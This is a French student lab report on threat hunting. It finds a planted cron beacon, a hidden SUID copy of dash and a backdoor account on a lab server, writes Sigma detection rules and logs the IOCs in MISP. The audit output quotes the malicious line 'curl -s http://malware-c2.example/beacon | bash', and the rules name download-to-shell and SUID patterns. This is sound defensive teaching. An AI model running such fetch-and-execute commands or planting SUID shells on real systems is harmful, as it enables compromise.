On voit le fichier `sentech-update` et son contenu. La crontab de root (sauvegardes du rapport 1 à 1 h, 2 h et le lundi à 8 h) est légitime : c'est la **référence** à ne pas confondre avec l'intrus. **Précision importante :** avec `umask 027`, le fichier planté est en `640 root:root` ; sans `sudo`, `cat /etc/cron.d/*` répond « Permission denied », et un `2>/dev/null` **cacherait l'erreur** : un débutant conclurait « pas de persistance ». Il faut toujours vérifier qu'une recherche vide n'est pas une recherche **interdite**.

CAPTURE 16 **Recherche 1 : persistance cron**




Recherche 2 : binaires SUID inattendus, par comparaison à la référence.

Sur Debian Serveur

```
sudo find / -xdev -perm -4000 -type f 2>/dev/null | sort > ~/suid_now.txt
sudo diff /root/baseline_TP/suid.txt ~/suid_now.txt
ls -la /usr/local/bin/
ls -la /usr/local/bin/.maint
sudo sha256sum /usr/local/bin/.maint /bin/dash
```

Analyse. Le `>` indique une ligne **ajoutée** depuis la référence ; le `s` de `-rwsr-xr-x` est le bit SUID ; les deux hachages sont **identiques** : le fichier est une simple copie de `dash`, que `ls` sans `-a` ne montre même pas (nom caché). Sans liste de référence, repérer le binaire parmi des dizaines de SUID légitimes (`passwd`, `su`, `sudo`, `mount`...) serait subjectif : la référence de l'Étape 4 fait ressortir l'intrus tout seul.

CAPTURE 17 **Recherche 2 : SUID caché**




Recherche 3 : comptes récemment créés.

Sur Debian Serveur

```
awk -F: '$3>=1000 {print $1, $3}' /etc/passwd > ~/users_now.txt
cat ~/users_now.txt
sudo diff /root/baseline_TP/users.txt ~/users_now.txt
```

Le `diff` ne montre qu'une ligne (`>`) : le compte `backdoor_svc`, créé en partie 2. (On écrit la sortie dans un fichier plutôt que d'utiliser `sudo diff fichier <(commande)` : `sudo` ferme les descripteurs hérités, ce qui casse la substitution de processus.)

CAPTURE 18 **Recherche 3 : compte inattendu**



Recherche 4 : connexions sortantes et ports en écoute inhabituels.

Sur Debian Serveur

```
sudo ss -tunap
```

On voit SSH (2222) en écoute et la session établie. Rien d'anormal : **ce résultat négatif fait partie de la chasse**, il écarte une hypothèse. `sudo` est nécessaire pour voir le nom du processus de chaque connexion.


Recherche 5 : fichiers récemment modifiés dans les zones sensibles.

Sur Debian Serveur

```
sudo find /etc /usr/local -type f -newer /root/baseline_TP/suid.txt 2>/dev/null
```

Cette commande liste **tout ce qui a changé depuis la prise de la référence**, plutôt qu'une fenêtre de temps qui dépendrait de l'heure de travail : `/etc/cron.d/sentech-update`, `/usr/local/bin/.maint`, `/etc/passwd`, `/etc/shadow`, `/etc/group` et leurs fichiers `-` de sauvegarde créés par `useradd`.

CAPTURE 19 **Recherches 4 et 5**




Recherche bonus 6 : le durcissement du rapport 1 voit-il l'intrus ?

Sur Debian Serveur

```
sudo ausearch -k root_commands --start today -i | grep -iE 'maint|malware-c2' | head -n 6
sudo ausearch -k perm_change --start today -i | grep -i maint | head -n 4
sudo aide --check --config=/etc/aide/aide.conf 2>/dev/null | grep -E 'maint|sentech-update|passwd|Added|Changed' | head -n 12
```

Vue côté réseau. OPNsense a vu les requêtes DNS vers `malware-c2.example` (résolues en vain à chaque minute). Dans l'interface web, *Services > Unbound DNS > Log File* (si le journal est vide, activer d'abord *Log Queries* dans *Advanced*). Cette répétition régulière à la même minute est une **balise** typique d'un C2 : c'est la détection **côté réseau**, qui complète les détections côté hôte.

CAPTURE 20 **Recherche 6 : Auditd et AIDE**



4.4 Refermer la boucle : transformer la trouvaille en détection

Une chasse réussie produit une **détection**. La règle du sujet est la suivante ; elle contient une erreur de logique :

Règle du sujet (NE DÉTECTE RIEN)

```
detection:
  selection:
    Image|endswith: ['/curl', '/wget']
    CommandLine|contains|all: ['http', '| bash']
  condition: selection
```

Pourquoi elle ne peut jamais se déclencher. Elle cherche **un seul processus** `curl` dont la ligne de commande contient à la fois `http` **et** `| bash`. Or le tube n'est pas un argument de `curl` : c'est le **shell** qui l'interprète. Cron lance `/bin/sh -c "curl -s http://... | bash"` ; ce shell crée **deux** processus, `curl -s http://malware-c2.example/beacon` (sans le tube dans sa ligne de commande) et `bash`. La chaîne complète n'existe que dans la ligne de commande du **shell parent**. Une règle qui exige les deux dans le processus `curl` est toujours fausse : zéro alerte, et personne ne s'en aperçoit.

Version corrigée, qui cible le shell qui lance le tube :

Sur Kali Linux

```
cat > ~/cron_c2_persistence.yml <<'EOF'
title: Telechargement execute par un interpreteur via un tube (curl ou wget vers shell)
id: c7d8e9f0-1a2b-4c3d-8e4f-5a6b7c8d9e0f
status: experimental
description: Detecte un shell (sh -c) qui lance curl ou wget dont la sortie est envoyee a un shell, typique d'une persistance cron rappelant un C2.
logsource:
  product: linux
  category: process_creation
detection:
  selection_shell:
    Image|endswith:
      - '/sh'
      - '/bash'
      - '/dash'
    CommandLine|contains: ' -c '
  selection_download:
    CommandLine|contains:
      - 'curl '
```

```
      - 'wget '
  selection_exec:
    CommandLine|contains:
      - '| bash'
      - '| sh'
      - '|bash'
      - '|sh'
  condition: selection_shell and selection_download and selection_exec
level: high
tags:
  - attack.persistence
  - attack.t1053.003
  - attack.command-and-control
  - attack.t1105
falsepositives:
  - Scripts d'installation legitimes (curl | bash) lances par un administrateur
EOF

sigma convert -t splunk --without-pipeline ~/cron_c2_persistence.yml
```

Résultat attendu

```
Image IN ("*/sh", "*/bash", "*/dash") CommandLine="* -c *" CommandLine IN ("*curl *", "*wget *") CommandLine IN ("*| bash*", "*| sh*", "*|bash*", "*|sh*")
```

Lecture. Trois blocs reliés par `and` : (1) un **shell** lancé avec `-c`, (2) dont la ligne contient `curl` ou `wget`, (3) et un tube vers `bash` ou `sh`. Le sens de la règle : « un shell télécharge et exécute dans la foulée », quel que soit le domaine, quelle que soit la personne.

Validation sur le serveur, avec Auditd (la ligne de commande du shell apparaît dans l'enregistrement `EXECVE`) :

Sur Debian Serveur

```
sudo ausearch -k root_commands --start today -i | grep -E 'a0=.*sh' | grep -E 'curl' | head -n 3
```

On doit voir une ligne du type `a0=/bin/sh a1=-c a2=curl -s http://malware-c2.example/beacon | bash` répétée chaque minute : c'est exactement ce que décrit la règle.

CAPTURE 22 **Règle Sigma de persistance cron**

```
description: Detecte un shell (sh -c) qui lance curl ou wget dont la sortie est envoyee a un shell, typique d'une persistance cron rappelant un C2.
logsource:
  product: linux
  category: process_creation
detection:
  selection_shell:
    Image|endswith:
      - '/sh'
      - '/bash'
      - '/dash'
    CommandLine|contains: ' -c '
  selection_download:
    CommandLine|contains:
      - 'curl '
      - 'wget '
  selection_exec:
    CommandLine|contains:
      - '| bash'
      - '| sh'
      - '|bash'
      - '|sh'
  condition: selection_shell and selection_download and selection_exec
level: high
tags:
  - attack.persistence
  - attack.t1053.003
  - attack.command-and-control
  - attack.t1105
falsepositives:
  - Scripts d'installation legitimes (curl | bash) lances par un administrateur
EOF

sigma convert -t splunk --without-pipeline ~/cron_c2_persistence.yml
Parsing Sigma rules  [####################################]  100%
Image IN ("*/sh", "*/bash", "*/dash") CommandLine="* -c *" CommandLine IN ("*curl *", "*wget *") CommandLine IN ("*| bash*", "*| sh*", "*|bash*", "*|sh*
")

┌──(kali㉿kali)-[~/yara-test]
└─$
```

CAPTURE 23 **Validation de la règle par Auditd**

À montrer : La ligne `a0=/bin/sh a1=-c a2=curl -s http://malware-c2.example/beacon | bash`.

```
nameserver 1.1.1.1
debian@debian-serveur:~$ sudo ausearch --start today -i | grep -E 'a0=/bin/sh' | grep -E 'curl' | head -n 3
[sudo] Mot de passe de debian :
type=EXECVE msg=audit(13/10/2026 00:00:01.391:3304) : argc=3 a0=/bin/sh a1=-c a2=curl -s http://malware-c2.example/beacon | bash
type=EXECVE msg=audit(13/10/2026 00:01:01.437:3398) : argc=3 a0=/bin/sh a1=-c a2=curl -s http://malware-c2.example/beacon | bash
type=EXECVE msg=audit(13/10/2026 00:02:01.119:3409) : argc=3 a0=/bin/sh a1=-c a2=curl -s http://malware-c2.example/beacon | bash
debian@debian-serveur:~$
```

Règle bonus : le bit SUID posé par chmod (T1548.001), qui couvre la seconde trouvaille.

Sur Kali Linux


```
cat > ~/suid_chmod.yml <<'EOF'
title: Positionnement du bit SUID par chmod
id: 3b9d7e52-6c41-4f0a-9a6e-2d8f1c7b5a40
status: experimental
description: Detecte chmod posant le bit setuid sur un fichier, technique de persistance et d'elevation de privileges.
logsource:
  product: linux
  category: process_creation
detection:
  selection_cmd:
    Image|endswith: '/chmod'
  selection_suid:
```

```
    CommandLine|contains:
      - ' u+s'
      - ' 4755'
      - ' 4777'
      - ' 6755'
  condition: selection_cmd and selection_suid
level: high
tags:
  - attack.privilege-escalation
  - attack.t1548.001
falsepositives:
  - Installation legitime d'un paquet qui pose un SUID (observer le parent apt ou dpkg)
EOF

sigma convert -t splunk --without-pipeline ~/suid_chmod.yml
```

Résultat : Image="*/chmod" CommandLine IN ("* u+s*", "* 4755*", "* 4777*", "* 6755*").

CAPTURE 24 **Règle Sigma SUID**



4.5 Noter les valeurs puis nettoyer (immédiatement)

Sur Debian Serveur

```
sudo sha256sum /usr/local/bin/.maint

sudo rm -f /etc/cron.d/sentech-update
sudo rm -f /usr/local/bin/.maint
sudo userdel backdoor_svc

sudo find / -xdev -perm -4000 -type f 2>/dev/null | sort > ~/suid_now2.txt
sudo diff /root/baseline_TP/suid.txt ~/suid_now2.txt && echo "SUID : identique a la reference"
getent passwd backdoor_svc || echo "compte supprime"
sudo ls -la /etc/cron.d/
rm -f ~/suid_now.txt ~/suid_now2.txt ~/users_now.txt
```

CAPTURE 25 **Nettoyage et retour à la référence**



Fiche de chasse.

Champ	Contenu
Hypothèse	Un attaquant a établi une persistance et/ou un accès privilégié échappant à nos détections automatiques.
Sources de données interrogées	/etc/cron.d et les crontabs ; liste des SUID comparée à la référence ; /etc/passwd ; sockets réseau (ss) ; fichiers modifiés depuis la référence ; Auditd (root_commands, perm_change, identity) ; AIDE ; journal DNS d'OPNsense.
Requêtes exécutées	sudo cat /etc/cron.d/* ; find des SUID puis diff ; awk -F: '$3>=1000' ; sudo ss -tunap ; find /etc /usr/local -newer <référence> ; ausearch -k ... ; aide --check.
Découvertes (avec preuves)	(1) /etc/cron.d/sentech-update : appel à malware-c2.example chaque minute. (2) /usr/local/bin/.maint : SUID root, nom caché, copie de dash (hachage identique). (3) Compte backdoor_svc (UID 1000 ou plus, shell nologin). (4) Aucune connexion sortante inhabituelle.
Verdict	Hypothèse confirmée : persistance (T1053.003), élévation de privilèges (T1548.001) et compte caché (T1136.001). Les trois n'étaient couverts par aucune alerte automatique, seulement tracés par Auditd et AIDE.
Nouvelle détection créée	Règle Sigma cron_c2_persistence.yml (shell qui télécharge et exécute) ; règle bonus suid_chmod.yml.
Position sur la pyramide	Les règles comportementales sont au sommet (TTP) : durables. Le domaine et le hachage sont au bas : fragiles.

Partie 5 : renseignement sur les menaces et IOC, MISP

5.1 Le concept

Un **indicateur de compromission** (IOC) est un fait observable qui trahit une intrusion : hachage de fichier, adresse IP, domaine, URL, chemin, clé de registre. Le **renseignement sur les menaces** consiste à collecter, structurer, corréler et **partager** ces indicateurs. **MISP** est la plateforme de référence ; les formats d'échange normalisés sont **STIX** et **TAXII**. MISP structure l'information en **événements** (un incident ou une campagne) contenant des **attributs** (les IOC), enrichis de **tags** (dont les galaxies ATT&CK) et **corrélés** automatiquement entre événements.

5.2 Mise en place : MISP sur sa propre machine

Le sujet propose l'**Option A** (vraie instance MISP en Docker) et l'**Option B** (fichier JSON hors ligne). **Nous avons réalisé les deux** : l'option A sur misp-sentech (192.168.10.30, créée à l'Étape 7), puis l'option B comme version exportable de nos IOC. Avant de commencer, on relève le hachage du 4.5 sur le serveur, on allume misp-sentech

(virsh start "misp-sentech") et on **éteint Windows et le serveur** (leurs instantanés sont pris) : avec 16 Go sur l'hôte, MISP (6 Go) ne tient pas avec toutes les autres machines.

5.3 Option A : installer et utiliser MISP

Installation, sur la machine MISP en SSH depuis Kali.

Sur Debian MISP (SSH depuis Kali)

```
cd ~
git clone https://github.com/MISP/misp-docker.git
cd misp-docker
cp template.env .env
nano .env
```

Dans .env, on adapte **`BASE_URL`** à https://192.168.10.30 (sinon l'interface renverrait vers localhost depuis Kali) et on change le **mot de passe administrateur** (noté dans un gestionnaire de mots de passe, jamais dans le rapport). Puis :

Sur Debian MISP (SSH depuis Kali)


```
sudo docker compose pull
sudo docker compose up -d
sudo docker compose ps
free -h
```

Le téléchargement est gros, puis l'initialisation prend plusieurs minutes (sudo docker compose logs -f, Ctrl+C pour quitter). La connexion par défaut du dépôt est admin@admin.test / admin, que MISP fait changer à la première connexion. Depuis **Kali**, on ouvre https://192.168.10.30 et on accepte l'avertissement de certificat (auto-signé, normal en laboratoire).


DIFFICULTÉ **L'installation de MISP dépend de la version du dépôt**

Le fichier template.env, les noms de variables et les identifiants par défaut changent d'une version à l'autre de misp-docker : on lit le README.md du dépôt cloné. Si la page ne s'affiche pas après dix à quinze minutes : sudo docker compose ps (conteneurs Up/healthy), sudo docker compose logs --tail 50 misp-core, free -h. Une erreur start_interval signifie un Docker trop ancien. En cas de blocage, on revient à l'instantané Avant_TP2_MISP.

CAPTURE 26 **MISP démarré**




CAPTURE 27 **Interface web de MISP**



Étape 1, créer un événement. Menu *Event Actions*, *Add Event* : *Event Info* = « Persistance interne SenTech — cron C2 » ; *Threat Level* = Medium ; *Distribution* = This community only ; *Analysis* = Ongoing.

CAPTURE 28 **Événement MISP créé**




Étape 2, ajouter les attributs (IOC) avec *Add Attribute*, un par un :

Catégorie	Type	Valeur
Network activity	domain	malware-c2.example

Catégorie	Type	Valeur
Network activity	url	http://malware-c2.example/beacon
Artifacts dropped	filename	/usr/local/bin/.maint
Artifacts dropped	sha256	a6f559e00b69a4aa4d8cb607be18d9386c5aee55c509e2c075549dcf00e00fc7

CAPTURE 29 **Attributs de l'événement**



Étape 3, taguer l'événement avec la galaxie ATT&CK. Icône de globe (*Add new cluster*), recherche de T1053.003 (*Cron*), puis T1071 (*Application Layer Protocol*). Dans notre déploiement, cette recherche échoue pour les deux techniques (voir l'encadré ci-dessous) ; les deux tags ont finalement été posés par une autre méthode.

